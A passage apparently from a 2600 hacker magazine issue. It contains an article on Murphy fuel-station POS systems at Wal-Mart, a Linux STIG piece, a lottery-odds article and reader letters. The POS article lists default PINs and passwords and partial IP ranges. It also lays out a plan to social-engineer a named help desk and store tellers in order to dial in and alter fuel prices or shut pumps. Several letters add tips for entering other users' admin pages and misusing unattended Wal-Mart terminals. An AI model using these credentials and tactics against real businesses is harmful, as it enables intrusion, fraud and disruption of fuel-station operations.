Dell is the main supplier of technology for these locations and I was directed to inform anyone interested that I was a "Dell Service Provider" when doing an install. All of the associated hardware first goes to a staging area where they mount the POS system, phone line protector, "The Stick" phone line adapter (not exactly sure what this does), and a Dell PowerConnect switch to a wire rack for a clean, easy install. The POS system, along with the back office PC, are Dell SX720 small form factor PCs. Another wire rack receives two Belkin surge protectors, an Isotope Surge Protector, two serial switches, and a US Robotics 56K external modem. The modem is for Net-Op dial-in, utilizing pcAnywhere to login to the POS for support, etc. Sorry, could not get a password. Out of the serial switches are connections to the "D-Box," an interface for the fuel pumps. The serial switches connect to the POS system by way of USB. Connected to one of the Belkin surge protectors are the power bricks for the POS display pole, the media converter for the fiber optic link to the Wal-Mart store's internal network, and "The Stick." The fiber channel carries requests for purchases with a Wal-Mart gift card, along with Internet connectivity. The cash drawer is connected to the receipt printer, which acts like a bridge. The receipt printer connects by USB to the POS System. The cashier uses a touchscreen monitor for most activities. The keyboard is purposely left unplugged, but the mouse is connected and sitting on top of the cash drawer.

The back office system is the same Dell computer, just with some other software to run reports, etc. on the POS (they connect via CAT5 to the PowerConnect switch). Located above this system is the PES/Brighton Satellite System, which provides connectivity to another internal network for the company to process credit card transactions among other things. Did not get a chance to play with the sat system because they were not installed at the time I installed my side of the work. They connect to the PowerConnect switch along with the fiber patch cable and both PCs. The back office PC connects to a two port KVM switch, with another PC being in the storage room directly behind the main room. This PC only runs the security cameras, of which there are four - one on the cashier, one in the storage room, and two on the fuel pumps. This system also has motion-sensing capabilities. There is, to my knowledge, no connectivity to the outside world for the PC running the cameras. They connect to the PC via a four-port RCA card. I did not install this system, but it appears to be a home-brew computer made especially for Murphy, probably by internal technicians. There is no login for this system, as it loads the security camera software automatically. Maybe you could head off the loading of the software by three-finger-saluting and shutting the program down before it loads. You will have about 20 seconds to do this. After that, all keyboard input is disabled. Sometimes these types of software have a web-based interface. How cool would that be? All three PCs are on APC battery-backup systems as well.

The Software

The POS, back office, and security camera PC all run Win2000. The POS software is headlined by Majestic, which interfaces with all the hardware to run the whole shebang, including setting fuel prices. The default user ID number and PIN were "1993" (without quotes). Also heavily used was a program called the MAS control panel, which did all of the hardware related connectivity, such as checking the BIOS versions of the fuel pumps. A series of scripts were used to check the connections to the pumps, loading the graphics to the pump LCD, etc. These connections to the pumps are carried

over IPX packets. The POS system has the entire C: drive shared to the back office PC. This back office PC runs software by a company called Yokogawa (gas station client). I'm not sure of the function of this software, but the password is "Yoko" (no quotes).

Exploits

Obviously, dialing into the POS system and exploiting either pcAnywhere or social engineering is very doable. Just think of the possibilities. You can change gasoline prices, shut down pumps mid-fueling, all kinds of chaos. To get the dial-in number, you could probably call the Murphy Help Desk at 877-237-8306 (Option #1) and social engineer your way to getting the Net-Op dial-in number. Have the name of the teller and the store number ready (the number for the fueling station, not the Wal-Mart store; just check a receipt). Or call the teller and try to get the number. They have two drops for each line usually, one in the teller station and one in the storage room. The numbers are usually written in the boxes. Maybe call the teller representing the Murphy help desk and tell them to visit this site to receive a software upgrade. Then, record the IP address and work backwards. There may be a proxy, firewall, or VPN involved in these connections, but maybe not. I had to run a script that would ping Wal-Mart for connectivity, so obviously there could be a way in from the Internet. Social engineering will work better at newer stores, when they are still trying to work out kinks.

Some IP Addresses

156.87.x.x
156.92.x.x
156.82.x.x
55.131.x.x
55.132.x.x

(This information was gleaned from a document sent to me.)

I did not check any of these yet, but will explore them when I get a chance. I'm not sure what subnets are what.

The Big Picture - LINUX APPROVED!

by Zourick

Those who are in "The Community" have long known the truth that Linux of any flavor beats the pants off of costly Mickysquish products. The one major hurdle that we have had to jump and deal with is acceptance in the common marketplace. Well friends, I am here to tell you that the day has finally come. There was much vital information missed in the recent *2600* article about "DISA, Unix Security, and Reality." Let's take a closer look at the DISA security documents and find the truth.

First and foremost by far the most amazing thing that we need to understand is that the STIG is an acronym for Security Implementation Guide. Nowhere in its name does it say law or mandate. The documents are created to help minimize the security risks associated with each computer hardware or software system that could become widely used within the federal government. The documents are put out by DISA, FSO, and NIST to help government and military system administrators close up the major holes in a wide variety of operating systems. In no way does the STIG alone accomplish the establishment of a secure operating system. What it does do is establish a baseline for operating guidelines. The mere fact that Linux now has a place in the STIG means that it is now officially authorized for federal use. Not only does the government authorize Linux as an *approved* operating system, it does not care what version you decide to use. We must applaud the government for their final acceptance of our community sponsored operating system and hope that it will bring good things back to the community in the form of continued support, additional mainstream applications, and funding.

Taking a broader view of the STIG you will see that it is just one of many documents. The outdated STIG talked about in *2600* previously (Version 4, Release 3) is a far cry from the new and improved Unix STIG (Version 4, Release 4). The new version released in mid February has so many updates that it is easily 300 pages larger than the previous version. In addition it mentions Mandrake, Red-

Hat, Suse, and Free BSD as applicable distributions. Keep in mind that the Unix STIG is only one of many and not the only one that applies to Linux, Solaris, or AIX. The documentation library consists of a STIG, an accompanying Security Checklist, and a Security Readiness Review as well as various applications and scripts to help a system administrator secure their systems. All three documents and helper software must be considered by a system administrator when deploying an operating system or software application on a government network maintained and monitored by DISA. In addition, depending on what the system is running for services or if it's functioning as a desktop there are additional STIGs and checklists that must be reviewed. To be in compliance with the STIG (although not completely secure) is not a light task and can ruin any system administrator's Monday morning.

STIGs come in many forms:

```
Database STIGs for Oracle, SQL including
➥MySQL
Desktop Application STIGs for IM, SQL
➥desktop, Anti-Virus, email, web
➥browsers, office suites and more
Domain Name System (DNS) STIG for
➥Windows 2000 DNS and Bind
Juniper Router STIGs
Network Infrastructure STIG including
➥PEN tests and checking of remote
➥compromises
OS/390 Logical Partition STIG
OS/390 MVS STIG v4r1
Secure Remote Computing STIG
Tandem STIG
Unisys STIG
UNIX STIG with updated LINUX section
Virtual Machine STIG
VMS VAX Checklist
Web Servers STIG including IIS, Apache,
➥JSP, WSH, ASP, ASP.Net, ONE as well as
➥FTP, SMTP, SOAP, LDAP and WAP
Windows NT Guide STIG
Windows XP STIG
Windows 2000 STIG
Wireless STIG
```

As you can see, implementing a STIG is not that easy. You have to take multiple documents into consideration when securing your system. Once a system administrator secures the system according to the STIGs, they have to become compliant with what is called IAVMs. Information Assurance Vulnerability Assessments (IAVA) are issued from DISA to all system administrators in the federal government. These IAVAs are security alerts that system administrators must comply with within by performing the actions required in the IAVA within a specified amount of time. These IAVAs can consist of operating system patches, configurations, virus definition updates, firewall rules, or almost anything. If a system administrator wants to go above and beyond all of this they are encouraged to do so. For example, in Mandrake Linux the included msec program does just this. Although there are no guidelines for msec, some parts of the program exceed security standards as outlined in the Unix STIG.

It is up to the system administrator to decide what is right for them, their organization, and what security means to them above and beyond the STIG.

We should be grateful for the fact that the government has taken the time to attempt to write a document, continually improve that document and then publish it as *unclassified* to help secure a system. Last I checked, that is how people in the Linux community worked. You use a product, improve it, and then release it back so everyone else can benefit from your improvements.

Be happy, Linux is *approved!*

HOW TO HACK the Lottery

by StankDawg
StankDawg@binrev.com

So you want to win the lottery...

Overview

Most states have a lottery these days. Even though gambling is illegal in most states, somehow the lottery is different. I won't go into explaining the hypocrisy in that scenario, as that is not the point of this article. It should suffice to say that the money is supposed to go to the state governments, which justifies the exclusion from the rules.

Regardless of that debate, I would like to shed some light on how the lottery works and settle the question of why (or why not) to play the lottery. I will use some formulas and mathematical functions to explain the logic, but hopefully the text of this article will teach you how to analyze your specific lottery and not rely on the specific examples that I used. I think the point will still be understood.

Logistics

Let's talk about how the lottery works. First of all, it is important to know that each state's rules may vary, but they usually have some physical procedures in common. Most states use different sets of ping pong balls that they rotate in and out of use. This is to avoid the possibility that a set may have something wrong with it which could skew the odds. They could have a ball that is lighter than the others, has a hole in it, or that could be dirty. Along the same lines, the machines that pick the balls are usually rotated in and out of use and calibrated regularly as well. This prevents the machines from malfunctioning and ensures that they haven't been tampered with. Finally, to make sure that the controlled environment stays controlled, an independent auditing firm verifies that all of the equipment, the environment, and the people involved are checked to avoid foul play. The bottom line is that this is a controlled environment! You have to accept that to continue.

Each state varies, but let's pick some arbitrary examples. Let's say you have to match six numbers, in any order, out of balls numbered 1 through 50. You pick six numbers hoping to match all six of the balls pulled from the tumbler. When the first ball is pulled, you have a 6 in 50 chance of being correct with one of your numbers. That is pretty clear common sense thinking, right? OK, so you actually get lucky and one of the numbers you had is pulled from the tumbler! Lucky you! Now on to ball two.

So the first ball has been drawn and now there are 49 balls left. You still have five numbers to match. Your chances of getting the next pick are even better now that there are only 49 balls left, right? Not exactly... as a matter of fact, not even close.

Statistics

Let's preface by saying that all numbers are rounded for the sake of readability. Now the specific area of statistics we are discussing here is probability. What are the chances that an event will happen? You have given information to begin with and a mathematical basis upon which to calculate. The most helpful concept is that of a factorial.

A factorial is notated using a "!" after the number. It usually is located on your scientific calculator as "n!". 3! is a factorial of 3 which simply means (3 * 2 * 1) which is 6. That one is easy to do in your head, but what is 50! without using a calculator?

Now don't go and get all bent out of shape. It is a long process with lots of numbers but it isn't as difficult as it sounds. You can calculate the probability of each individual pick and then multiply them all together to get the final probability. Note that the order of the numbers is unimportant. It doesn't matter if your picks are in the same order as the drawing. If they were, it changes everything and the odds skyrocket astronomically.

Luckily, there are formulas that we can use to apply the factorial notation to the problem at hand. But before we go into that, let's solve this the old fashioned way.

Procedure

Let n = the number of balls in the lottery and therefore the highest possible number that you can choose.

Let x = the number of picks that must be made correctly to win.

Since you have chosen six numbers, the chances of getting one of your six numbers correct out of 50 is:

```
(n/x) = (50/6) = 6 in 50 (or 1 in 8.333)
```

Now let's take a step up to see the chances of getting two of the six picks correct. The odds of getting the first pick do not change. You still have that same chance, but the odds of getting two numbers right increases quite a bit. To figure out the chances of getting the second number, you have to consider that you now have one less ball and one less pick left to match. You now have a 5 in 49 chance of getting that second pick alone (1 in 9.8). Unfortunately, that is very much related to your previous pick. It is not a simple matter of getting each pick independently of one another. Statistically, the chances are multiplied for each pick that must be made because you have to get *both* of the numbers.

```
(50/6) * (49/5) = (8.333 * 9.8)
= 1 in 81.666
```

Those odds are a little bit tougher now, aren't they? Logically, you may see the progression as the odds for each pick become higher and higher individually. Your odds of picking the final ball are 1 in 45 (remember that you started at 1 in 8.333 for the first ball). Take each individual chance of a correct pick and multiply it by each one of the others. This combined with the odds of getting *all* of the picks correct generates the following calculation:

```
(50/6) * (49/5) * (48/4) * (47/3) *
(46/2) * (45/1) = 1 in 15,890,700
```

So if your state increases in population and/or you have people winning too often, then you may notice that they add an extra ball to the lottery. Redo the calculations above and notice the difference that adding one ball to the lottery can have on the overall odds of winning. Keep in mind that every entry is another dollar taken in by the state.

This is why some states also have a powerball lottery that is shared with other states. Since the population is higher when combining the potential audience of multiple states, the powerball allow some control over the probability. The calculation is based on the same principal, but instead of your final pick being a 1 in 45 chance (still using the example earlier) it is now a 1 in 50 chance (assuming the powerball goes up to 50). Since you are only picking five balls from the original pool, you also only get a 5 in 50 probability to start with (which is 1 in 10 for your first pick compared to the 1 in 8.33 in the previous example). When you multiply that new equation out, you see the following:

```
(50/5) * (49/4) * (48/3) * (47/2) *
(46/1) * (50/1) = 1 in 105,938,000
```

By adjusting how high the powerball can be, the probability can be predicted much better. Recalculate the odds with a powerball of only 30 and notice the difference.

Application

Earlier I mentioned the term "factorial." I also mentioned that the order of the picks was unimportant. Because of this, there is a special rule that can be used to calculate the probability using factorials. This lets you use a calculator and save a lot of time. This is a special case called a binomial coefficient. A binomial coefficient has a special formula and notation that can be used to calculate the same probability. It is as follows.

$$nCx = \frac{n!}{(n-x)!x!}$$

Again, the same assumptions earlier are in force. "n" is still the number of balls and "x" is the number of picks. Our friend the factorial helps us out here. In our case:

$$50C6 = \frac{50!}{(50-6)!6!}$$

can be reduced to:

$$\frac{50!}{44!6!}$$

Now, you may have to look at this closely, but remember the definition of a factorial and you can reduce this formula even further based on the logic and understanding of what a factorial is. 50! means 50 * 49 * 48 etc. and 44! means 44 * 43 * 42 etc., correct? Well, 50 is obviously larger than 44. Once you get to ...44 * 43 * 42... you are going to be overlapping numbers in the denominator, or bottom of the equation! Since basic algebra tells you that a 44 in the numerator will cancel out a 44 in the denominator, the same holds true for factorials. In the following equation, the 44! in the numerator and the 44! in the denominator can be canceled out:

$$\frac{50 * 49 * 48 * 47 * 46 * 45 * 44!}{44! * 6!}$$

leaving

$$\frac{50 * 49 * 48 * 47 * 46 * 45}{6 * 5 * 4 * 3 * 2 * 1}$$

is the same as writing out all of the numbers on the bottom and crossing them out with all of the numbers on the top. We recognized ahead of time that this would happen and saved ourselves some time and space. You can write them out if you feel more comfortable visualizing the whole thing, but you will be using a lot of paper.

Now you find yourself looking at a simple multiplication and division problem. Calculate the equation the rest of the way out and what number do you get? I'll bet that it is 15,890,700. And you can easily calculate the factorial portion of these equations on your trusty scientific calculator. The really good ones include the binomial coefficient formula built in and you simply enter the "n" followed by the key and then the "x" and magically your answer appears! It is not magic, it is mathematics.

Myths

OK, so you want to try and "trick" the system and increase your odds. Unfortunately, you can't trick statistics and you can't trick mathematics. One of the more common tactics that I see people trying is to combine their money together as a group, usually at their job, to increase their chances of winning. On the surface it looks like you are increasing your odds of winning by having 20 chances to win instead of just one. Technically, it is a true statement. Unfortunately, it is a negligible amount of an increase compared to the loss you would get by splitting the money with your coworkers.

Method of number choice is another point of question. Does it help to pick your birthday and the birthdays of your family? What about autopicks from the register. Are those more likely to win? Or less likely to win because the machine is "fixed?" Should you stay away from patterns like 1,2,3,4,5,6 and scatter your numbers across the board? The answer is simple. Since history has no effect on picks, and since logistically the machines, balls, and people are verified by an independent accounting firm, the picks cannot be "rigged." All numbers have an equal chance of coming up at any given time.

Some people think there are patterns that emerge in the lottery picks. They think that some balls simply have a tendency to occur more than others. This is simply not true. Individual numbers picked during the lottery change, but the chances of numbers over the career of the lottery will remain constant. Many lottery sites post historical picks for people to look for patterns or analyze the hell out of the numbers. This is all smoke and mirrors. They are perfectly happy to provide these numbers because they know that there is no pattern. If it convinces people to play more using their "pattern conspiracy theories," they will happily allow you to mislead yourself.

Did you really think you were the first to think of the old "play every combination" trick? Let me remind you that you would need almost 16 million dollars to play every combination! Even if you could somehow convince a bank or someone to back you on that bet, I pose two questions: Why would they need you when they could do it themselves? And what if someone else actually gets lucky and you have to split it with someone else? Oops! Don't forget about the government and the tax people!

Summary

The lottery, like most casino games, is fixed. I do not mean to say fixed as in "they are cheating," but fixed statistically. Statistics are analyzed long before it is ever introduced. They know the odds, and they know how often they will win and how much they will make compared to how much they will have to pay out. The lottery will always, in the long run, benefit the states. They cannot lose. I know that is not what you expected to hear.

So how do you hack the lottery? I can sum up the answer to this question in two words. "Don't play." The only time the lottery was "hacked" was in 1980 in Pennsylvania and it involved tampering with the mechanics of the game, something that is now very controlled. If you are still interested in this story, you can look it up on the Internet quite easily. Keep your hard earned money in your pocket and don't let them take it from you through some false dreams of winning. If you play the lottery, they actually hacked *you.*

Shoutz: my statistics professors, all DDP members, everyone who has any part in the Binary Revolution at binrev.com.

Troublemakers

Clearing Things Up

Dear *2600*:

I want to express my thanks and gratitude for clearing up my confusion about *Takedown*. I was not very old when I saw it and I had never really heard of *2600* at that time. Being young and seeing a movie like that made me arrogant. Even though they portrayed Kevin as a violent vandal, I still thought the character in the movie was cool.

A friend of mine introduced me to *2600* here in Denmark. And after seeing *Freedom Downtime* I realized how unreasonably *Takedown* had portrayed Kevin. *2600* definitely showed me how to be an ethical hacker instead of a vandal like the character in *Takedown* played by Skeet Ulrich. Thank you for clearing up the mess.

nima

It's always good to know when we've had a positive effect. Ironically, mainstream American audiences have only now gotten their first opportunity to see this film as it was finally released on DVD in the States this summer as "Track Down." But changing the name did little to change the inaccuracies portrayed.

Dear *2600*:

I'm a preschool teacher and today during afternoon snack time one of my students told me about a bad dream she had had the night before. It involved a character named Hacker from the children's television program *Cyberchase*. The dream was apparently very scary to this four year old girl who was starting kindergarten in September. I know people in the past have written about how awful this show is and how it is probably affecting children. I am telling you that all these people were right. I asked her and the other children in the room what a hacker was. Most had just an opinion on the character Hacker and didn't know what a hacker in general was. They all agreed he was a very bad person who wanted to rob and defraud you.

I asked if any of their parents copied their DVDs so they could have their own copy to put in the DVD player themselves. Indeed, a couple did. At a three to five year old level I explained fair use and DeCSS.

"Why don't they want me to have a copy of *Finding Nemo* to put in when I want?"

"Because they want your daddy to buy two so they can have more money."

"That's silly, they should share."

The kids learned a valuable lesson: that their parents and they were in a hacker conspiracy to independently watch movies that they legally own. They learned that people who do bad things are bad people whether they do them on a computer or in the physical world. You should always treat others the way you would like to be treated.

Mark

It may seem thoroughly appalling to manipulate the minds of toddlers until you realize that it's already being done every day through television and other less subtle forms of propaganda. A little debriefing is definitely in order.

Expanding on Thoughts

Dear *2600*:

Galahad's article about bypassing website security (21:1) left out one surefire way of defeating right-click suppression. Internet Explorer keeps its cache in the "Temporary Internet Files" folder, using original filenames and everything. But certain other browsers store their cache in either compressed, obfuscated, or just plain hidden form. So looking for the filename of the picture you want to keep is made much more difficult. In that case you can view the source of the page and look for the text around the picture you want to save, just as Galahad says. Then you copy the path that leads to the image and paste it into the address bar. The picture should load up by itself with no scripting running to prevent right-clicking and saving the sucker. This technique should work with any browser, except maybe browsers without image-viewing capabilities like Lynx.

I'd also like to offer my congratulations for 20 years of fascinating, disturbing, and politically charged articles, and for 20 years of ceaseless service to hackers everywhere. I know that centuries from now, historians of the Information Age will point to you as one of the most important groups to influence the hacker community, and the states and nations in which we live. Thank you.

Rujo-king

And to those future historians we can only apologize for failing to stop the darkness. Unless of course we succeeded.

Dear *2600*:

With all of the recent fuss over websites attempting to block users from obtaining their images, another relatively easy approach is to use [Print Screen] to capture the whole page and then, using your favorite image editing app, crop the part you want and save the file. I understand that this would be more difficult for oddly shaped or layered images, but, seeing as how most images are rectangular anyway it's an alternative worth considering.

FredTheMole

Dear *2600*:

k0nk wrote in 21:1 ("Setting Your Music Free") about the encryption dodge for Apple's AAC format by converting AAC media to WAV format. The user may have free use of the music now, but what has the user really gained? Apple and other content providers have either intentionally or accidentally dealt with this situation and others

analogous to it by providing music with a low sampling rate. While 128 Kbps is almost enjoyable compared to FM radio, it's a far cry from the 1.41 Mbps that CD audio provides, and merely white noise when compared to analog recordings. I think that low resolution audio is another impediment to fair use and shows the contempt of content providers for the consumer. Would you rather buy an unabridged novel or pay to download a copy of the same book with every third word missing?

If Apple and other content providers were actually interested in preventing piracy, they would stop creating a demand for it.

Cameron

Dear *2600:*

Volume 21 marks four years of reading *2600* for me. I found the article on page 52 of 21:1 interesting, but quite a lot of it is fallacy. MyTunes is/was a program for saving songs streamed over local network music sharing, not for removing the DRM from iTMS songs. It worked by spoofing itself as iTunes, which ended up being a bit of authentication followed by an HTTP GET request. The method that the author talks about, by redirecting sound drivers to the hard disk, would still result in recompressing compressed audio, which is a BadThing (tm). Perhaps the author was thinking of Playfair, which is/was a program for removing the DRM from iTMS AAC files purchased on your account, assuming your copy of iTunes had a key for decrypting the ones you had bought. Also, Sound Studio is not Apple software, but rather shareware by Felt Tip Software (http://www.felttip.com).

Thanks for the great magazine.

generationxyu

Dear *2600:*

In response to k0nk's article, there is a tool called Hymn (http://hymn-project.org) that allows one to remove the protection from files downloaded into iTunes, thereby allowing conversion to more ubiquitous formats. Hymn is a free download under GNU GPL and there are versions for Mac/Windoze. For some reason, the Linux version has been removed from the downloads area. The source code is available as well.

I have employed this to convert several purchased songs with no (or no perceived) loss of quality.

aguilanegra

Dear *2600:*

In 21:1 you responded to a letter by saying "Hackers who uncover unprotected private information are treated as if they created the weak security when all they did was figure out a way to defeat it. The media portrays them as the threat to your privacy when in actuality hackers do much more to protect it."

You're wasting your breath. The media's definition of the word "hacker" isn't going to change any time soon. Why don't you just accept their definition and choose a new name for yourselves? Otherwise it seems futile. The energy you spend trying to defend hackers could be used to promote yourselves.

Mannequin

If we did such a thing, do you honestly believe it would end there? Any word used to describe us would wind up being subverted by those who continue not to get it. So it's best to continue fighting to educate people.

Dear *2600:*

I noticed in 21:1 that there was an article entitled "Taking Advantage of Physical Access." I read the article and thought to myself, why not just mail the solid-state hard drive to yourself at work and then once you're done with it mail it out to yourself or a friend? Wouldn't that be easier and more safe than trying to sneak it in using your shoe or a coffee cup? I would hope that the place of business could not inspect your mail as it would be a federal offense would it not?

w00tpro

Dear *2600:*

In regards to Stik's article "Exploiting AIM Screen Name Loggers" in 21:1, there is an easier way to access the admin page of someone's IMChaos page (at least, I found this easier). Copy the link out of the person's profile, then put it in your own profile, but change the part that is your screen name to the other person's screen name. If you don't want anyone who can see your profile to know you're doing this, be sure to block all users first. Next, sign off of AIM and go to the directory where info.htm is stored (usually C:\Documents and Set➥tings\[windows login]\Application Data\Aim\[screen➥name]\ in Windows). Edit the info.htm file in Notepad, and in the A HREF tag add TARGET="_self". Now sign back on to AIM and view your profile. Presto! If you click on the link you will be viewing the other person's admin page from an AIM profile viewing window, so IMChaos's server scripts won't know the difference. Just be sure you remove the link from your profile when you're done. Or you could leave the link there for everyone you know to abuse.

ieMpleH

Dear *2600:*

First off, I've been reading your magazine for about a year now and I think it's great. When I got issue 21:1 and read the article by Wrangler about ways to conceal mini solid-state hard drives, I kind of smirked to myself. Not a week before, I had bought one of these wondrous devices. The one I bought was a PNY (http://www.pny.com) Attache model, which is completely concealed within a pen. They come in 128 or 256 meg versions. Just the 128 will set you back about 70 bucks, but if you need the added security it's worth it. I like to put my "sensitive" data on it, then throw it in a cup with some other pens.

Jarett M

We assume you don't work in a busy office with a lot of pen thieves.

Dear *2600:*

Someone should give Wrangler a little education on USB keychain drives, flash memory, and hard disks before he tries to educate others.

"Surprisingly, the one shortcoming of using these devices is not the gizmo itself. Rather, the target computer's hard drive will be your biggest obstacle. The flash memory chip inside the solid-state hard drive can read in the data as fast as the computer can hand it over. Hard drives, however operate much more slowly...."

First, USB 1.1 vs. 2.0. The vast majority of installed USB installations are 1.1 which has a theoretical maximum transfer speed of 11Mbits/sec (~1.4MBytes/sec) and in reality is much more like 500-1000KBytes/sec depending on the conditions. So the biggest bottleneck is the USB 1.1 specification. USB 2.0 fixes this bottleneck and ups the ante to 480Mbits (although there are reasons why you won't ever get close to this speed).

Second, the flash memory itself is *not* that fast either. Arstechnica.com recently did an excellent roundup of 2.0

drives. It showed that the speeds vary quite a lot between brands for both read speeds and write speeds. Data set size also made a big impact. Some drives were faster at doing small reads/writes and others excelled at moving large amounts of data at once. Results for USB 2.0 based drives ranged from 4-10MBytes/sec reading and writing large files and were mostly under 1000KBytes/sec for smaller files.

Most modern hard disks are faster than flash memories being used in consumer based flash drives (CF, USB2.0, SD, memory stick, etc.). Most hard disks can sustain at least 10MBytes/sec and the fastest 15K RPM ones will now do upwards of 60-70MBytes/sec. Given that most systems don't have USB 2.0 yet, you could even argue they are an order of magnitude faster.

The NVRAM in flash devices is not the same as the RAM most people think of in your main memory. They also have limited read/write cycles that are orders of magnitude lower than RAM.

Jacob

Dear *2600:*

In response to I.O.Hook's article in 21:1 about "subverting non-secure login forms," I'd like to suggest taking a second look at what exactly is meant by "login forms on non-secure web pages." Presumably, though not specified, the author of that article is suggesting the "https" protocol as the "secure" way to present a login page as opposed to "http".

People need to understand the difference between encryption and authentication. In the case of https, the "s" for "security" simply means that the data is traveling on an encrypted link. It can still be "bad" data, infected data, or even "non-secure" data in a manner of speaking - if the data is for instance a secret passphrase intended for use with some other site.

So the article's assertion that login forms on "non-secure pages" are "hanging in the breeze... to mirror and exploit" is a bit misleading. Hosting pages via https (spoofed or mirrored or otherwise) is not too difficult, requiring one to set up an SSL server certificate, which is not hard to get.

Fact is, most login pages need to be accessible from non-authenticated locations since their purpose is to authenticate you. Whether a login page is encrypted or not matters less than how/where the user-submitted authentication data is sent. And in the case of the Yahoo example, a perusal of the page source indicates that the form is being submitted securely to "action=https://login.➥yahoo.com/..."

ree

Dear *2600:*

I just read "Inside Adelphia" on page 44 of 21:1. While the information listed was meant to be informative, I can't help but be disappointed that you would print such an article.

I am now a former employee of Adelphia. I worked as a technician for over two years and I can tell you that no two Adelphia systems are the same.

The "mess" referred to is identified in many different ways. One system may use a green colored tag to signify an account that has service (which could be standard, digital, modem use, but really the only way to know is to see the inside of the house). A yellow tag would mean that the customer has limited service (using some sort of "trap" that may give them channels 2-13, 2-20, or any number of combinations). A blue tag would be accompanied by a 75 ohm terminator, which can be rather difficult to remove. This is the tag system used where I was employed. Just a few miles away in another system all of the tags are white.

Some systems use a tag system while others use addressable taps which allow the service from each port of a tap to be switched from an office. This is pricey, and the Adelphia systems in the middle of the woods don't usually use them.

The digital side of Adelphia varies greatly from system to system. The area I covered actually made use of two different kinds of equipment, making it all the more difficult to troubleshoot.

The digital signal is sent in a QAM, which is in the same 6mHz used by an analog channel and contains information for maybe ten or twelve digital channels. The info is sent in bits and pieces. Maybe a digital channel receives its color from QAM 1, some sound from QAM 2, and the rest from QAM 18. Each Adelphia head end (where the signal is generated) has control over setting up QAMs.

The talk of signal strength is totally inaccurate. Most problems with cable (TV and modem) stem from a poor splitter. The splitter you buy at Rat Shack for 15 bucks (it's gold plated) might not pass the downstream signal to a modem. Signal differs pole to pole, depending on the location of nodes, mini bridgers, line extenders, etc. You can't say that losing more than 10dB is going to kill the modem. There are modems (such as the Terayon 715) that hate high signal. The only sure way to find out what is going on with signal is to use a dB meter. If you have a modem that can give you stats on signal, that's a start, but a meter is the best bet.

So if someone can write a story about Adelphia based on a visit from the cable guy, maybe they should think on a more global scale.

jazzy

Dear *2600:*

I'm writing in response to the comments in reply to my letter in 21:2.

Of course I didn't give them my Social Security number. They never had it because there is no credit check needed. Tracfone is a prepaid service and the fact that it's all anonymous is what attracted me to it. They were suggesting that everyone give parts of their Social Security number, and a follow up call to the Tracfone people revealed it's a "blanket policy" they have.

Michael J. Ferris

Dear *2600:*

An anonymous letter in 20:4 noted that the Department of Homeland Security does not publish field office addresses on its website (dhs.gov). This is a combination of poor webmastering and bureaucratic structure. The Department does not have any real field offices to speak of. In reality, DHS is more of a brand than an entity of its own.

If you're looking for a field office of DHS, look for a DHS agency instead. The "local DHS office" phone number provided is answered by "U.S. Customs" and Customs is a DHS agency. "Customs and Border Protection" (cbp.gov) has an office (or five) at every international airport, seaport, and land crossing. "Immigration and Customs Enforcement" (ice.gov) has an office in every major city. "Citizenship and Immigration Services" (uscis.gov) has hundreds of district, field, and sub-offices. Even everybody's favorite, the Secret Service (secretser-

vice.gov) is a DHS agency with a field office near you. Dial zero and ask for the Coast Guard. You'll get a DHS agency.

I understand how it could feed paranoia that the DHS website doesn't make it easy to find anything. But that's not because they're being secretive; the website is subrate. Look under "DHS Organization" then "Department Components" and hit Google - you'll find the DHS agency offices near you.

OpenDNA

Dear *2600:*

I want to expand on infrared's comments on page 33 in issue 21:2. In addition to the windshield washer terminal, holding the center button while pressing the directionals works on the Spark Plug selection and Oil Filter selection terminals as well. These key combinations have various (useless) functions such as testing the battery and setting up the unit to connect to a computer for programming. The database containing the cross reference for parts is sent to Wal-Mart on an MMC card (accessible by removing the two Phillips screws on the back of the unit) which is unreadable using a normal PC MMC card reader (I've tried). There is also what appears to be a USB port on the back of these units, though I have not had any opportunities to connect a computer. I'd be interested if anybody else had any more information on them.

If you really want something interesting to play with at a Wal-Mart, try to find one of their wireless terminals laying around. Often these terminals will be left logged in, so if you can get to it before it times out (20 minutes I think), you can do just about anything. Its capabilities include (depending on who's logged in) ordering items, looking up prices or cost (terminals show mark up percentage), changing prices/starting sales, checking another store's inventory, and even sending/receiving email (corporate only, no Internet email access).

I will close with this advice: Be careful when messing around in Wal-Mart. The company does not cut corners when it comes to their security systems. There are cameras *everywhere* and most of those cameras are movable by remote control from the security office. The quality is superb and you will get caught and they will press charges, even for small crimes. So if you're messing around, don't do anything that could result in legal action. The eye in the sky is watching!

Copyaj

Dear *2600:*

This is in response to SARain's article on using a CueCat for passwords (21:2). Having a password system tied to a unique piece of hardware is probably not the best idea in the world. You can purchase a modified CueCat on eBay for under $10. These output just the bar code and not the serial or anything else when scanned. I picked one up for cataloguing. Kudos to SARain on an interesting use of the thing.

quel

Dear *2600:*

First, thank you for the magazine. I have never regretted subscribing. It was a pain trying to pounce on the few issues that the neighborhood Borders would get in. As always, keep up the good work.

"Magstripe Interfacing - A Lost Art" in 21:2 was a great article. It seems to be something that Acidus has put some time into. As for practicality, if you happen to have a TTL magstripe reader and are interested in hacking the hardware, his piece will help get you where you want to go. Understanding the low level functioning of a device is always helpful.

I would like to point out, however, that magstripe readers have gotten significantly easier to work with as of late. You can now get readers that plug into your PS/2 or USB ports which will wedge the data into any application as keystrokes. Win2K and WinXP will automatically install drivers for these devices. I would venture to guess that MacOSX would handle the USB version easily (someone correct me if I guessed wrong). By plugging in one of these devices, opening up Notepad, and swiping a card, you can almost instantly view data on all tracks (with a three track reader). Within a minute I had my device plugged in and a dozen cards in my wallet scanned.

Please note that while Track 3 is supposed to be governed by the ISO 4909 standard, that does not stop the track from being used for whatever purposes the writer desires. Many magcards (e.g., drivers' licenses) will use Track 3 in a nonstandard way with different delimits. All Track 1 and 2 data that I've seen has conformed to ISO 7813 standard, but these probably have some nonstandard versions too.

Below are some URLs for examples of the types of readers I mentioned and a URL for decoding the tracks. Decoding really isn't much of an issue anyway if you're good at reading text and numbers. The readers are slightly pricey, especially from the manufacturer, but Googling will quickly turn up new readers for 50-60 percent of that. Used readers can be found even cheaper. The convenience factor and small profile of the "minis" are worth the price in my opinion. You will notice that I'm biased towards the MagTek site. This is because their readers are the ones I've had experience with and they seem to be reliable. I can't say anything for or against any other company's products, so comparative feedback would be great.
http://www.magtek.com/products/card_reading/
➥magstripe/swipe/mini/usb.asp
http://www.magtek.com/products/card_reading/
➥magstripe/swipe/mini/wedge.asp
http://www.magtek.com/products/card_reading/
➥magstripe/swipe/full_size/wedge.asp
http://www.magtek.com/documentation/
➥public/99800004-1.pdf

